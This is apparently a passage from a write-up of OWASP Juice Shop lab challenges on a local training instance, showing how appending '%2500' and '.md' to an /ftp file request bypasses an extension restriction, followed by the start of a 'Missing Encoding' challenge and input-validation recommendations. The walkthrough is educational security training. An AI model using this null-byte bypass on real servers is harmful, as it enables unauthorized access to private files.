
Description: Sales data backups that are not properly secured or monitored may become accessible to unauthorized individuals. These backups often contain sensitive customer data, transaction histories, and proprietary sales strategies.

Impact: Data breaches from such backups can lead to financial fraud, identity theft, and regulatory fines. Organizations might also suffer reputational harm as customers lose confidence in their ability to secure data.


Steps to reproduce the vulnerability:



This lab is like the previous one, only difference is we need to obtain sales folder instead of backup file.




We go to /ftp directory inside the side using 127.0.0.1:3000/ftp/




The screenshot shows a Microsoft Edge browser window with the CyberChef extension open. The CyberChef interface has a sidebar on the left containing a list of operations such as URL Encode, URL Decode, Fernet Decrypt, and Fernet Encrypt. The main workspace shows a 'Recipe' for 'URL Encode'. The 'Input' field contains the value '%2500'. The 'Output' field also displays '%2500'. At the bottom of the workspace, there is a green button with a chef icon labeled 'BAKE!'. The status bar at the bottom of the CyberChef window indicates 'Last build: 2 months ago - Version 10 is here! Read about the new features here'.

In order to download the coupons file we use the same method by adding %2500 then add .md to bypass restriction.



We get our hands on the file.



We finish the challenge successfully.

Recommendations:

Again, this one is similar to previous (salesman's forgotten backup) so just like that we always treat all external data as untrusted, regardless of its source
Define a strict set of allowed characters, formats, or patterns instead of relying on blocklists.
Perform input validation on the server side, even if client-side validation is used.
Tailor validation rules based on where the input will be used (e.g., SQL, HTML, file paths).
Ensure data is sanitized before being displayed or processed.
Avoiding relying on client-side validation, using blocklists instead of allowlists, Failing to validate hidden fields or query parameters and Assuming API inputs are always valid will improve a lot.

2. Improper Input Validation

Missing Encoding ★

Severity: **High**

Description: Failure to properly encode user inputs allows attackers to inject malicious commands or scripts into systems. Examples include SQL injection, cross-site scripting (XSS), and command injection vulnerabilities.

Impact: Successful attacks can result in data exfiltration, unauthorized system control, or defacement of web applications. Organizations face compliance violations, operational disruptions, and potential financial penalties.


Steps to reproduce the vulnerability:

The screenshot shows a Firefox browser window displaying the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/score-board?categories=Improper%20Input%20Validation. The page features a dark-themed interface with a navigation bar at the top and a grid of challenges below. The challenges are categorized under 'Improper Input Validation' and include the following details:


Challenge Category	Challenge Name	Difficulty	Description
Improper Input Validation	Missing Encoding	★	Retrieve the photo of Bjoern's cat in "melee combat-mode".
	Repetitive Registration	★	Follow the DRY principle while registering a user.
	Zero Stars	★	Give a devastating zero-star feedback to the store.
	Empty User Registration	★★	Register a user with an empty email and password.
Improper Input Validation	Admin Registration	★★★	Register as a user with administrator privileges.
	Deluxe Fraud	★★★	Obtain a Deluxe Membership without paying for it.
	Mint the Honey Pot	★★★	Mint the Honey Pot NFT by gathering BEEs from the bee haven.
	Playback Time	★★★	Place an order that makes you rich.
Improper Input Validation	Upload Size	★★★	Upload a file larger than 100 kB.
	Upload Type	★★★	Upload a file that has no .pdf or .zip extension.
	Expired Coupon	★★★★	Successfully redeem an expired campaign coupon code.
	Poison Null Byte	★★★★	Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.

At the bottom of the screen, a dock contains icons for various Mac OS X applications like Finder, Safari, and Mail.


In this lab we need to retrieve Bjoern's cat's photo from photo wall.




We find the place of the photo however we cannot observe it.



